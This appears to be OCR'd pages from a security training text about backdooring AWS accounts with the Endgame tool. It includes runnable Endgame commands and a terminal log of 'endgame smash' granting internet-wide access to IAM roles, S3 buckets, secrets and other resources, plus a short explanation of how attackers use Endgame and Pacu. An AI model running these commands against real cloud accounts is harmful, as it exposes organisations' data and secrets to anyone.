
  `endgame list-resources --service s3`

- List resources across the services:

  `endgame list-resources --service all`

- Create a backdoor to a specific resource:

  `endgame expose --service iam --name test-resource-exposure`



```
 OSX > kmcquade > ~
 $ export EVIL_PRINCIPAL=*

 OSX > kmcquade > ~
 $ endgame smash --service all
CREATE_BACKDOOR:
ECR Repository kali: Add internet-wide access *                                      SUCCESS
ECR Repository dogecoin: Add internet-wide access *                                  SUCCESS
ECR Repository bitcoin: Add internet-wide access *                                   SUCCESS
ECR Repository test-resource-exposure: Add internet-wide access *                    SUCCESS
ECR Repository alpine: Add internet-wide access *                                    SUCCESS
ELASTICFILESYSTEM File-system fs-a96be65d: Add internet-wide access *                SUCCESS
GLACIER Vaults test-resource-exposure: Add internet-wide access *                    SUCCESS
IAM Role autoremediation-role-8qc58g5r: Add internet-wide access *                   SUCCESS
IAM Role Benioff: Add internet-wide access *                                         SUCCESS
IAM Role Bezos: Add internet-wide access *                                           SUCCESS
IAM Role BillGates: Add internet-wide access *                                       SUCCESS
IAM Role CharityMajors: Add internet-wide access *                                   SUCCESS
IAM Role ClintGibler: Add internet-wide access *                                     SUCCESS
IAM Role ElonMusk: Add internet-wide access *                                        SUCCESS
IAM Role IanColdwater: Add internet-wide access *                                    SUCCESS
IAM Role Jenkins: Add internet-wide access *                                         SUCCESS
IAM Role Junkins: Add internet-wide access *                                         SUCCESS
IAM Role KinnairdMcQuade: Add internet-wide access *                                 SUCCESS
IAM Role mitchellh: Add internet-wide access *                                       SUCCESS
IAM Role QuinnyPig: Add internet-wide access *                                       SUCCESS
IAM Role ScottPiper: Add internet-wide access *                                      SUCCESS
IAM Role SolarWindsWasHere: Add internet-wide access *                               SUCCESS
IAM Role Thanos: Add internet-wide access *                                          SUCCESS
IAM Role TonyStark: Add internet-wide access *                                       SUCCESS
LAMBDA Function autoremediation: Add internet-wide access *                          SUCCESS
LOGS * Endgame: Add internet-wide access *                                           SUCCESS
LOGS * test-resource-exposure: Add internet-wide access *                            SUCCESS
S3 Bucket computers-were-a-mistake: Add internet-wide access *                        FAILED
S3 Bucket the-church-of-reactjs: Add internet-wide access *                           FAILED
S3 Bucket the-patriarchy: Add internet-wide access *                                 SUCCESS
S3 Bucket trashfire-inc: Add internet-wide access *                                  SUCCESS
S3 Bucket victimbucket-public-access-blocked: Add internet-wide access *             SUCCESS
S3 Bucket victimbucket1234: Add internet-wide access *                               SUCCESS
S3 Bucket we-get-it-bro-you-use-vim: Add internet-wide access *                      SUCCESS
SECRETSMANAGER Secret test-resource-exposure: Add internet-wide access *             SUCCESS
SES Identity test-resource-exposure.com: Add internet-wide access *                  SUCCESS
SNS Topic hitsend: Add internet-wide access *                                        SUCCESS
SNS Topic leftonread: Add internet-wide access *                                     SUCCESS
SQS Queue test-resource-exposure: Add internet-wide access *                          FAILED
```

https://github.com


Creating Backdoor Accounts in AWS

Attackers can create backdoor accounts in an AWS cloud platform by creating a rogue AWS account. Attackers abuse the existing resources in the cloud platform by modifying the existing policies or exploiting the resources via APIs and AWS Resource Access Manager (RAM). Attackers use tools such as Endgame and Pacu to create backdoor accounts in an AWS cloud platform.

- **Endgame**

  Source: *https://github.com*

  The Endgame tool is an exploitation framework that helps attackers gain control over an existing AWS cloud platform through a rogue account and create a backdoor account in it. An attacker can create a list of backdoor accounts in the targeted AWS cloud platform by utilizing the tool's full-length capabilities.

